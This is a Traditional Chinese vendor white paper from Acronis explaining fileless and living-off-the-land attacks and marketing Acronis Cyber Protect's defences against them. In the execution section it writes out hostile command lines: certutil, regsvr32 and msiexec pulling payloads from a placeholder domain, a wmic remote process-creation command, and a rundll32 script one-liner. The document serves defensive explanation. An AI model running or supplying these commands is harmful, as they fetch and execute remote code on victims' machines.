Acronis

白皮書

船過水無痕：當惡意軟體不著痕跡地發動攻擊時

阻擋傳統解決方案也束手無策的攻擊

我們都對「惡意軟體」這個詞耳熟能詳：那就是過去數十年，不斷造成資料損毀，接著又遭防毒和防惡意軟體套件擋在門外的惡意軟體。正如名稱所示，惡意的軟體具有惡意可執行檔或 DLL 作為傳遞惡意功能的主要主機。IT 資安公司已經研究惡意的軟體好幾年了。研究和開發人員對其運作方式也相當熟悉，所以網路罪犯有一天終於明白他們必須開發或探索新的攻擊媒介。這就是使用「離地攻擊」手法的無檔案型攻擊出現的原因了。這個概念已出現好幾十年，過去常被運用在 Unix 攻擊上，最近又在 Windows 系統上找到第二春。

什麼是無檔案型攻擊？

無檔案型攻擊的定義檔數量眾多，還有一些變種形式。簡單來說，無檔案型攻擊是以磁碟為標的之無特定惡意檔案的攻擊。無檔案型攻擊利用合法的應用程式和處理程序來執行權限提升、承載傳遞和資料蒐集等惡意活動。

若在無檔案型攻擊中使用了預先安裝的合法軟體，則這項技術通常稱為「離地攻擊」。通常我們只看到部分的攻擊鏈階段使用無檔案技術，從技術的角度來看，整個攻擊並非無檔案。

這一切都可能只發生在隨機存取記憶體 (RAM) 中，且不會在機器重新開機後留下任何痕跡。這表示，不會針對與應寫入目標硬碟的惡意活動相關的事物發動攻擊，意味著無檔案型攻擊對檔案型白名單、特徵碼偵測及硬體驗證等現有的安全偵測技術有十足的免疫力，因為基本上不會留下數位鑑定資料調查人員用來識別並得知日後攻擊的證據。

只攻擊記憶體	例如 EternalBlue 和 CodeRed 等遠端程式碼入侵
雙重用途工具	使用 PsExec 等良性工具執行惡意行為
非 PE 檔案	帶有巨集、PDF、JavaScript 和指令碼 (VBS、JavaScript、PowerShell 等) 的文件
無檔案載入點	隱藏登錄中的指令碼、WMI 或 GPO (例如，Poweliks)


離地攻擊手法的主要屬性。

無檔案型攻擊日益崛起

無檔案型攻擊在 2017 年成為威脅，並迅速變成有效的攻擊媒介。從那時候開始，這類攻擊就逐漸獲得網路罪犯的青睞。

事實上，Ponemon Institute 在 2017 年發表的《The State of Endpoint Security Risk Report》就指出，77% 的惡意軟體攻擊成功案例有採用無檔案技術。另一個例子顯示，無檔案型惡意軟體攻擊的其中一個主要元件 — 惡意 PowerShell 指令碼 — 在 2018 年成長超過了 1000%，並在所有的無檔案型惡意軟體攻擊中佔了 89%。某資安公司的報告顯示，與前一年度相比，無檔案型攻擊的使用次數在 2019 年前半上升了 265%。

大幅度增加的原因是因為傳統特徵碼型防毒仍被廣泛使用。然而，沒了可執行檔，這類的防毒軟體就沒有用來偵測的特徵碼了。另一個使用率大幅成長的原因是使用了正版、值得信賴的資源，因為 PowerShell 或其他合法工具通常會被列為白名單，這表示許多解決方案都不會追蹤其所作所為。如果這些良性應用程式的行為也受到監控，那麼偵測極有可能會發生誤判的情況，因為系統管理員也會在日常工作上使用這些工具。




無檔案型攻擊的執行

我們來看看常見的無檔案型攻擊執行方式。和其他的攻擊一樣，先是傳遞階段，然後在作業系統階段進行持續滲透或尋找立足點，最後則是惡意發動者達成目的時的執行階段。

在無檔案型或離地攻擊中，傳遞是經由入侵、指令碼、巨集或連結所進行的。帶有巨集、VB指令碼、PowerShell指令碼的文件，或使用系統命令（例如 netsh），皆可歸類在無檔案型攻擊中，並符合離地攻擊規範。這也適用於由不在磁碟上寫入任何檔案的入侵攻擊所執行的僅記憶體 Shellcode。

同時，當雙重用途工具（特別是 Mimikatz 或 Pwdump）下載到硬碟時，攻擊不會被認為是無檔案型攻擊或離地攻擊。



傳遞或侵入階段可以從入侵遠端程式碼執行（RCE）弱點以在記憶體中直接執行 Shellcode 開始。通常是電子郵件中的文件帶有惡意指令碼，或隱藏在另一個系統檔案中（例如 LNK 檔案）。比方說，網路罪犯可能會傳送一封內含看似合法連結的網路釣魚電子郵件給您。然而，一旦點擊連結，它就會入侵瀏覽器中的弱點，並在瀏覽器記憶體中執行惡意命令：擷取您的資料，執行非法的加密貨幣挖礦，或將檔案加密，並在日後勒索贖金。


高明的無檔案型攻擊常會使用下載程式或自行解密組件以實作多個階段，而這兩個方法都可能使用離地攻擊技術。這可能和以偷來或猜對的密碼登入並濫用系統工具一樣簡單。

指令碼型攻擊是目前最猖獗的攻擊類型。惡意指令碼主要是以電子郵件附件傳遞，隨後便可直接傳入 PowerShell 或 WSCript 等指令碼執行應用程式。

製作方法的特定範例包括：

- Office ⟶ cmd.exe ⟶ wscript.exe
- mshta.exe ⟶ cmd.exe ⟶ powershell.exe ⟶ powershell.exe
- svchost.exe ⟶ wmiprvse.exe (WMI) ⟶ powershell.exe
- Office ⟶ taskeng.exe (排定的工作) ⟶ powershell.exe

KOVTER 攻擊執行範例。



一旦您的電腦遭到入侵，就可能使用或不使用檔案進行持續滲透 (或在受感染的系統中尋找立足點)。威脅也可能不具持續性，端視攻擊者的目的而定。在無檔案型載入點中，我們時常看到使用的是惡意指令碼，或將其儲存在登錄或 Windows Management Instrumentation (WMI) 中，後者是一套 Microsoft 的規範，可以對 Windows 運算系統中的網路裝置和應用程式的管理進行合併。

最後，若要執行或傳遞惡意承載，網路罪犯經常使用具有雙重用途的合法工具。那有可能是您已經安裝的應用程式，如 Microsoft Word (VBScript) 或 certutil.exe。受信任的應用程式中可能被插入惡意程式碼，接著遭到綁架或編排，以執行網路罪犯預期的動作。我們已經介紹 Microsoft PowerShell 和 Windows Management Instrumentation，這兩個應用程式都常被網路罪犯用來達成目的。若為 PowerShell 攻擊，則通常會使用小型指令碼將後續的指令碼直接下載至記憶體，並從記憶體中執行。在雙重用途工具中執行的命令列可能會以下列方式呈現：

- wmic.exe /node:[IP Address] /user:[USERNAME] /password:[PASSWORD] process call create "%System%\rundll32.exe \"%Windows%\perfc.dat\" #1 60"
- certutil.exe -urlcache -split -f http://domain.tld/payload.exe payload.exe
- rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication"; eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");
- regsvr32 /s /n /u /i:http://domain.tld/file.sct scrobj.dll
- msiexec /q /i http://domain.tld/cmd.png

Acronis 如何阻擋無檔案型攻擊

Acronis Cyber Protect 正符合您對現代網路安全解決方案的期待，能使用多層次的威脅回應方法來偵測並阻擋無檔案型惡意軟體。

Acronis 行為引擎會監控 PowerShell 和其他應用程式，分析其動作以識別非預期、不尋常的行為。這表示如果任何類型的執行指令碼執行惡意軟體常見的動作，或這些動作可能造成系統遭到入侵，該指令碼便會被擋下，並傳送警示給系統管理員。

我們來看一下上述的範例，了解結合 URL 篩選的 Acronis 行為引擎如何發揮功效：

msiexec /q /i http://domain.tld/cmd-msi.png

1. Acronis 行為引擎 (ABE) 會察覺上述命令列執行的 msiexec
2. ABE 會呼叫 http://domain.tld/cmd.png 上的 URL 篩選
3. ABE 會從 URL 篩選得知該 URL 帶有惡意。
4. ABE 會終止該處理程序並發出警示

Acronis 的 AI 型靜態分析器也會被訓練成能檢查執行指令碼的結果，以提供其他觀點及另一層的安全性。如果攻擊者因為伺服器未獲得適當修補而得以上傳初始指令碼，便表示弱點評估和修補程式管理功能並不完備。Acronis Cyber Protect 可以利用內嵌式弱點評估和修補程式管理來協助抵禦這類攻擊媒體。有了這些功能，攻擊者會在 Acronis 行為引擎或 AI 型分析器派上用場前就被擋下。

若為零時差弱點，Acronis Cyber Protect 將使用防止入侵做出回應。Acronis Cyber Protect 會分析記憶體和熱門、受信任的處理程序，以偵測進階攻擊中常使用的插入或其他常見的惡意活動。例如，Acronis Cyber Protect 會掃描 Windows 登錄，以尋找任何危險的異常狀況，來作為日常系統掃描的一部分。

總結來說，Acronis Cyber Protect 採用了以下的技術，來偵測並阻擋危險的無檔案型攻擊：

- 弱點評估和修補程式管理
- URL 篩選：阻擋瀏覽器攻擊
- 掃描關鍵領域：記憶體、登錄等等
- 合法處理程序插入偵測
- Acronis 行為引擎
- AI 型靜態分析器
- 事件分析：Windows 事件追蹤 (ETW) 和防惡意軟體掃描介面 (AMSI)
- 防止入侵 (於 2020 年第 4 季更新時提供)